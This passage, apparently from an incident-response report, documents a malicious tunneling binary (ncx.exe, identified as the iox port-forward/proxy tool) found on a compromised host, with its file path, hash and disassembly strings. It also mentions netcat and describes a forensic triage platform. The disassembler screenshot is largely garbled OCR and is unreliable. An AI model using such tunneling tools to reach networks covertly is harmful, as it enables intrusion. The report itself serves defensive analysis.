
Hostname	HOST1
Path	G:\solr-6.6.3\server\lib\ncx.exe
SHA-256	ce80b839411b1541d09b0ede82f1477b516da0c60760079f46ba4443e1a6f419
Checksum	

<u>= </u>	: 222 84	e s *			coca: Himoows debugger		- T	
library function 📒 Regular function 📕 Instruction 📃 Data	Unexplored	External symb	ool 📃 Lumina fi	unction				
		1 8 ×					0	Hex View-1 🔲 🔼 S
tion name	Segment	Start	1	.rda	ta:00000000055EE41 ta:00000000055EE42 ta:00000000055EE43 ta:00000000055EE44 ta:00000000055EE44 ta:00000000055EE44		db db	
tnup_com_xtaci_smuxptr_stream_close	text	00000000		, rda	ta:000000000055EE42			
	.text	000000000						
thub_com_xtaci_smuxptr_Stream_SetWriteDea		000000000		.rda	ta:00000000055EE44	aIoxVVAccessI		
	.text	000000000						
thub_com_xtaci_smuxptr_Stream_sessionClose thub_com_xtaci_smuxptr_Stream_LocalAddr	.text .text	000000000		.rda	ta:0000000000055EE44			0Ah 'Usage: iox fwd/proxy [-1 [*][HOST:]PORT] [-r [*]HOST:PORT] [-
	.text	000000000		.rda	<pre>kt :0000000055E44 tt :0000000055E44 tt :00000000055E44 tt :00000000055E44 tt :00000000055E44 tt :00000000055E44 tt :00000000055EE44 tt :000000000055EE44 tt :000000000055EE44 tt :000000000055EE44</pre>		db	X] [-t TIMEOUT] [-u] [-h] [-v] ,0Ah
thub_com_xtaci_smux_ptr_Stream_pushBytes	.text	000000000						
thub_com_xtaci_smuxptr_Stream_recycleTokens		000000000						
thub_com_xtaci_smuxptr_Stream_notifyReadE hub_com_xtaci_smuxptr_Stream_update	.text	0000000000		.rda	ta:00000000055EE44		db db	-1 [*][HOST:]PORT, 0Ah address to listen on. `*` means encrypted socket,0Ah
thub_com_xtaci_smux_ptr_stream_update	.text	000000000		.rda	ta:000000000055EE44		db	-r [*]HOST:PORT 0Ah
hub_com_xtaci_smux_NewAllocator_func1	.text	0000000000			ta:00000000055EE44			remote host to connect, HOST can be IP or Domain. '*' m
hub_com_xtaci_smuxptr_Session_Close_func1	.text	0000000000						
hub_com_xtaci_smuxptr_Session_notifyReadError_func1	.text	000000000			A source of the source of t			
hub_com_xtaci_smux_ptr_Session_notifyWriteError_func1 hub_com_xtaci_smux_ptr_Session_notifyProtoError_func1	.text .text	0000000000		.rda	ta:00000000055EE44		db db	hexadecimal format key, be used to generate Key and IV -u ,0Ah
hub_com_xtacl_smuxbtr_Stream_Close_func1	.text	0000000000		.rda	ta:000000000055EE44		db	udp forward mode ,0Ah
hub_com_xtaci_smuxptr_Stream_sessionClose_func1	.text	0000000000						-t TIMEOUT ,0Ah
hub_com_xtaci_smuxptr_Stream_fin_func1	.text	0000000000						
hub_com_xtaci_smux_init	.text	0000000000						
thub_com_xtaci_smuxptr_shaperHeap_Len thub_com_xtaci_smuxptr_shaperHeap_Less	.text .text	000000000000000000000000000000000000000		.rda	ta:00000000055EE44		db db	enable log output ,0Ah
thub_com_xtaci_smuxptr_shaperHeap_Less thub_com_xtaci_smuxptr_shaperHeap_Swap	.text	000000000		.rda	ta:000000000055EE44		db	-h,0Ah print usage then exit,0Ah,0
pe_hash_4_interface_	.text	0000000000		.rda		-66 555000		address inches a successful and the set
peeq4_interface_		0000000000						
pe_hash_github_com_xtaci_smux_writeResult	.text	0000000000		.rda	ta:000000000055F098 ta:00000000055F098	; constint		
peeq_github_com_xtaci_smux_writeResult	.text	000000000		.rda	ta:00000000055F098	011_55F098		<pre>offset crypto_rand_warnBlocked</pre>
_operate_local2RemoteTCP	.text	0000000000		rda	ta:00000000055F098 ta:00000000055F0A0 ta:00000000055F0A0 ta:00000000055F0A0 ta:00000000055F0A8	off 55F0A0		offset fmt_ptr_pp_catchPanic
_operate_local2RemoteUDP	.text	0000000000						
<_operate_Local2Remote	.text	000000000		rda				
c_operate_local2.ocalTCP	.text .text	0000000000		.rda	ta:00000000055F0A8		dq db	offset fmt_globfunc1
x_operate_local2LocalUDP x_operate_Local2Local	.text	0000000000				unk_SSPaba		
<_operate_remote2remoteTCP	.text	0000000000		.rda	ta:000000000055F080 ta:000000000055F081			
<_operate_remote2remoteUDP	.text	000000000		.rda	ta:000000000055F082			
<_operate_Remote2Remote	.text	0000000000						
<_operate_ProxyLocal	.text .text	0000000000					db db	
x_operate_ProxyRemote x_operate_ProxyRemoteL2L	.text	0000000000			ta:000000000055F085		db db	
<_operate_bytesEq	.text	0000000000			ta:00000000055F086 ta:000000000055F087 ta:000000000055F088		db	
<_operate_readUntiEnd	.text	0000000000		.nda		unk_55F088		
_operate_serverHandshake	.text	000000000						
_operate_dientHandshake _operate_local2RemoteTCP_func1	.text .text	0000000000					db db	
<_operate_local2RemoteTCP_func1 <_operate_local2LocalTCP_func1	.text .text	0000000000		anda			db db	
operate_local2LocalTCP_func2	.text	0000000000		. rda	ta:00000000055F08C		db	
coperate_local2LocalTCP_func3_1		0000000000		.nda	ta:00000000055F08D			
_operate_local2LocalTCP_func3	.text	0000000000		.rda	ta:000000000055F0BE			
<pre>c_operate_remote2remoteTCP_func1 c_operate_remote2remoteTCP_func2</pre>	.text .text	0000000000			ta:000000000055F055 ta:000000000055F06F ta:000000000055F0C0	unk sssara	db db	
_operate_remote_remote1CP_tunc2 _operate_remote2remoteTCP_func3_1	.text	0000000000			ta:000000000055F0C0	and_ssreed		2 ; DATA XKEF: .rdata:0000000058F500+0 ; .rdata:0000000058FEF840
_operate_remote2remoteTCP_func3	.text	0000000000		.rda	ta:000000000055F0C1			
_operate_ProxyLocal_func1	.text	0000000000			ta:000000000055F0C2			
_operate_ProxyRemote_func1	.text	000000000		.rda	ta:000000000055F0C3			
_operate_ProxyRemote_func2	.text	000000000		.rda			db	
<pre>c_operate_ProxyRemote_func3 c_operate_ProxyRemoteL2L_func1</pre>	.text .text	0000000000			ta:000000000055F0C5 ta:000000000055F0C6		db db	
_operate_ProxyRemoteL2L_func2	.text	0000000000			ta:000000000055F0C6 ta:000000000055F0C7		db	
x_operate_ProxyRemoteL2L_func3	.text	0000000000		.rda	ta:000000000055F0C7 ta:000000000055F0C8 ta:000000000055F0C9	unk 55F0C8		
x_operate_ProxyRemotel.2L_func4	.text	0000000000						



\leftrightarrow \rightarrow C a github.com/Eddielvan01/io		
ြို main.go	Fix typo	2 years ago
i⊟ README.md		
iox		
English 中文		
Tool for port forward & in	tranet proxy, just like 1cx / ew , but be	tter

Netcat



Chronos

CSIS uses a platform called Chronos to triage computers in an incident response. It supports more than 300 artifacts and is built to extract information in a raw format to preserve the forensics integrity of evidence, while still providing top of the line performance.

Every company is different, so during the start of the incident, we gather information about the size and scope of the incident, as well as network speeds, computer configurations, etc. to get a good idea of how much evidence we can collect without massive disruptions to the company.

Triage Data Statistics from Chronos

- 93 triage IR collections
- 69 unique computers
- ~ 103 billion artifacts
- ~9.11 GB data transferred
- Collection started 2022-XX-XX XX:XX:XX
- Collection ended 2022-XX-XX XX:XX:XX

42